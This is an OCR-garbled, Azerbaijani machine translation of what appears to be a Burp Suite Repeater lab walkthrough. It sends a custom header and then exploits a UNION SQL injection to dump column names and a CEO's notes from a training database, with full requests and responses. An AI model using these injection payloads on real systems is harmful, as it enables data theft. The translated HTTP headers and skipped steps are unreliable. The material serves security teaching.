
Çox sadə bir misalla başlayaq: Hədəfə göndərilən sorğunun başlıqlarını dəyişdirmək üçün Təkrarlayıcıdan istifadə.

Proksi http://MACHINE_IP/ modulunda sorğunu çəkin və Repeater-ə göndərin.


Sorğunu Təkrarlayıcıdan bir dəfə göndərin — Cavab görünüşündə sorğu etdiyiniz səhifənin HTML mənbə kodunu görməlisiniz.

Buna digər ekran seçimlərindən birində baxmağa cəhd edin (məsələn, Hex).

Müfəttişdən istifadə edərək (və ya istəyirsinizsə, əl ilə) adlı başlıq əlavə edin və onu aşağıda göstərildiyi kimi FlagAuthorised dəyərinə təyin edin :True



Praktik Nümunə



Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:22:52 4 M...	8080	
2	http://10.10.88.233	GET	/										10.10.88.233		17:23:26 4 M...	8080	
3	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:23:27 4 M...	8080	
4	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:23:32 4 M...	8080	
5	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:23:37 4 M...	8080	
6	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:23:42 4 M...	8080	
7	https://push.services.mozilla.c...	GET	/									✓	34.107.243.93		17:23:46 4 M...	8080	
8	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:23:47 4 M...	8080	
9	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:23:52 4 M...	8080	
10	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:24:27 4 M...	8080	
11	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:24:32 4 M...	8080	
12	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:24:37 4 M...	8080	
13	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:24:42 4 M...	8080	
14	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:24:47 4 M...	8080	
15	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:24:52 4 M...	8080	
16	https://push.services.mozilla.c...	GET	/									✓	34.107.243.93		17:25:26 4 M...	8080	
17	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:25:27 4 M...	8080	
18	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.107.221.82		17:25:33 4 M...	8080	

2	http://10.10.88.233	G
3	http://detectportal.firefox.com	G
4	http://detectportal.firefox.com	G
5	http://detectportal.firefox.com	G
6	http://detectportal.firefox.com	G
7	https://push.services.mozilla.c...	G
8	http://detectportal.firefox.com	G
9	http://detectportal.firefox.com	G
10	http://detectportal.firefox.com	G
11	http://detectportal.firefox.com	G
12	http://detectportal.firefox.com	G
13	http://detectportal.firefox.com	G
14	http://detectportal.firefox.com	G
15	http://detectportal.firefox.com	G
16	https://push.services.mozilla.c...	G
17	http://detectportal.firefox.com	G
18	http://detectportal.firefox.com	G
19	http://detectportal.firefox.com	G
20	http://detectportal.firefox.com	G
21	http://detectportal.firefox.com	G
22	http://detectportal.firefox.com	G
23	http://detectportal.firefox.com	G
24	http://detectportal.firefox.com	G
25	http://detectportal.firefox.com	G
26	http://detectportal.firefox.com	G
27	http://detectportal.firefox.com	G
28	http://detectportal.firefox.com	G

http://10.10.88.233/

- Add to scope
- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Organizer Ctrl+O
- Send to Comparer
- Request in browser >
- Engagement tools [Pro version only] >
- Show new history window
- Add notes
- Highlight >
- Delete item
- Clear history
- Copy URL
- Copy as curl command (bash)
- Save item
- Proxy history documentation

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 ×

Send Cancel

Target: http://10.10.88.233 HTTP/1

Request

Pretty Raw Hex

```
GET / HTTP/1.1
Host: 10.10.88.233
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101
Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Search 0 highlights

Response

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	8

Inspector Notes

Ready

Event log All issues Memory: 138.2MB

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 10.10.88.233
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101
  Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
  ge/png,image/svg+xml,*/*;q=0.8
  Accept-Language: en-US,en;q=0.5
  Accept-Encoding: gzip, deflate, br
  Connection: keep-alive
  Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
0 FlagAuthorized: True
1 ...
2 Connection: close
3 Upgrade-Insecure-Requests: 1
4 FlagAuthorized: True
5
```

FlagAuthorised Əlavə edilmiş başlıq

```
GET / HTTP / 1.1
Host: 10.10.88.233
İstifadəçi-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Qəbul edin: text/html,application/xhtml+ xml ,application/ xml ;q=0.9,image/webp,*/*;q=0.8
Qəbul Dili: en-US,en;q=0.5
Qəbul-kodlaşdırma: gzip, deflate
Əlaqə: yaxın
Təkmilləşdirmə-Təhlükəsiz-Tələblər: 1
FlagAuthorized: Doğrudur
```


Çağırış

Əvvəlki tapşırıqda başlıq əlavə edib sorğu göndərməklə Repeater-in istifadəsini nümayiş etdirdik. Bu, Təkrarlayıcıdan istifadə üçün illüstrativ nümunə kimi xidmət etdi. İndi sadə bir problemin vaxtıdır!

Başlamaq üçün Proksi modulunuzda kəsilmənin söndürüldüyünə əmin olun və üzərinə gedin http://10.10.183.90/products/. Sonra, **Daha çox Baxın** linklərindən bəzilərinə klikləməyə çalışın .

Rəqəmsal son nöqtəyə (məsələn, /məhsullar/3) yönləndirildiyinizi müşahidə edin.

Məqsəd son nöqtəni yoxlamaq, getmək istədiyiniz nömrənin mövcudluğunu təsdiqləmək və onun etibarlı tam ədəd olmasını təmin etməkdir. Bununla belə, bu son nöqtə adekvat şəkildə təsdiqlənmədikdə nə baş verə biləcəyini düşünün.



Extra-mil Challenge

- **Extra-mil Challenge**

Bu tapşırıq Burp Repeater-dən istifadə edərək bir az daha çətin, real dünya ssenarisində bacarıqlarınızı sınamaq üçün nəzərdə tutulmuşdur. Əl ilə SQL Enjeksiyonunu müstəqil şəkildə yerinə yetirmək üçün təcrübəniz varsa , son suala keçə və bunu kor-koranə bir sınaq kimi sınaya bilərsiniz. Bununla belə, sizə rəhbərlik tələb olunarsa, ətraflı məlumat aşağıda təqdim olunacaq.

- **İlkin Bilik**

Bu çağırışa başlamazdan əvvəl SQL Injection prinsipləri ilə tanış olmanız tövsiyə olunur . Əgər hələ də etməmisinizsə, lütfən, bu mövzuya həsr olunmuş SQL Injection otağını araşdırın. Hərtərəfli addım-addım bələdçi təqdim edilsə də, SQL Injection prinsipləri haqqında əsas anlayışa sahib olmaq bu tapşırığı yerinə yetirməkdə faydalı olacaq.

- **Çağırış Məqsədi**

Bu çağırışda məqsədiniz son nöqtənin ID parametrində mövcud olan Union SQL /about/ID Injection zəifliyini müəyyən etmək və ondan istifadə etməkdir . Bu zəiflikdən istifadə etməklə sizin vəzifəniz verilənlər bazasında saxlanılan CEO haqqında qeydləri əldə etmək üçün hücuma başlamaqdır.

- **Proqnoz**

Biz zəifliyin olduğunu bilirik və onun harada olduğunu da bilirik. İndi yalnız bundan istifadə etməliyik!

http://10.10.88.233/about/2 Burp Proxy-də sorğu tutmaqla başlayaq . Sorğunu ələ keçirdikdən sonra, siçanın Ctrl + R sağ düyməsini sıxıb "Təkrarlayıcıya göndər" seçimini etməklə və ya onu təkrarlayıcıya göndərin.

Sorğumuz hazır olduqdan sonra, boşluğun olduğunu təsdiq edək. Bir apostrof ( ) əlavə etmək adətən sadə SQLi ' mövcud olduqda serverin xətasına səbəb olmaq üçün kifayətdir , ona görə də ya Müfəttişdən istifadə etməklə, ya da sorğu yolunu əl ilə redaktə etməklə yolun sonundakı “2”dən sonra apostrof əlavə edin və sorğunu göndərin:

Proqnoz (Praktikanın Ardı)

Serverin "500 Daxili Server Xətası" ilə cavab verdiyini görməlisiniz, bu da sorğunu uğurla pozduğumuzu göstərir:

```
HTTP/1.1 500 INTERNAL SERVER ERROR<
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 16 Aug 2021 23:05:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3101
```

Bu, birlik sorğusu yaradır və hədəfimizi, sonra dörd boş sütunu seçir (sorğunun səhv etməməsi üçün). Diqqət yetirin ki, biz seçdiyimiz ID-ni də 2 dəyişdik 0. ID-ni etibarsız nömrəyə təyin etməklə, biz orijinal (qanuni) sorğu ilə heç nə əldə etməməyimizə əmin oluruq; bu o deməkdir ki, verilənlər bazasından qaytarılan ilk cərgə yeridilmiş sorğudan istədiyimiz cavab olacaq.

İd Qaytarılan cavaba nəzər saldıqda, birinci sütun adının ( ) səhifənin başlığına daxil edildiyini görə bilərik :

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 16 Aug 2021 22:12:36 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Front-End-Https: on
Content-Length: 3360


<!DOCTYPE html>
<html lang=en>
    <head>
        <title>
            About | id None
        </title>
-----
```

Proqnoz (Praktikanın Ardı)

Xoşbəxtlikdən, nəticələri qruplaşdırmaq üçün SQLi- dən istifadə edə bilərik . Biz hələ də eyni anda yalnız bir nəticə əldə edə bilərik, lakin group_concat() funksiyadan istifadə etməklə biz bütün sütun adlarını bir çıxışda birləşdirə bilərik:

/about/0 UNION ALL SELECT group_concat(column_name),null,null,null,null FROM information_schema.columns WHERE table_name="people"

Bu proses aşağıda göstərilir:

Request

Pretty Raw Hex

```
1 GET /about/0 UNION
  ALL SELECT group_concat(column_name),null,null,null,null FROM information_schema.
  columns WHERE table_name="people" HTTP/1.1
2 Host: 10-10-152-143.p.thmlabs.com
3 Sec-Ch-Ua:
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/116.0.5845.111 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
  /apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 30 Aug 2023 10:03:12 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Front-End-Https: on
7 Content-Length: 3464
8
9 <!DOCTYPE html>
10 <html lang=en>
11   <head>
12     <title>
        About | id,firstName,lastName,pfpLink,role,shortRole,bio,notes None
     </title>
13     <meta charset=utf-8>
14     <meta name=viewport content="width=device-width, initial-scale=1.0">
15     <link rel="icon" type="image/x-icon" href="/assets/favicon.ico">
16     <link href="/assets/css/bootstrap-icons.css" rel="stylesheet">
17     <link href="/assets/css/styles.css" rel="stylesheet">
18     <link href=/assets/css/person.css rel="stylesheet" type="text/css">
19   </head>
20   <body class="d-flex flex-column h-100">
21     <main class="flex-shrink-0">
```

Bu bayrağı çıxarmaq üçün sorğu hazırlayaq:

0 UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1

Request

Pretty Raw Hex

```
1 GET /about/ 0
  UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1 HTTP/1.1
2 Host: 10-10-152-143.p.thmlabs.com
3 Sec-Ch-Ua:
4 Sec-Ch-Ua-Mobile: ?0
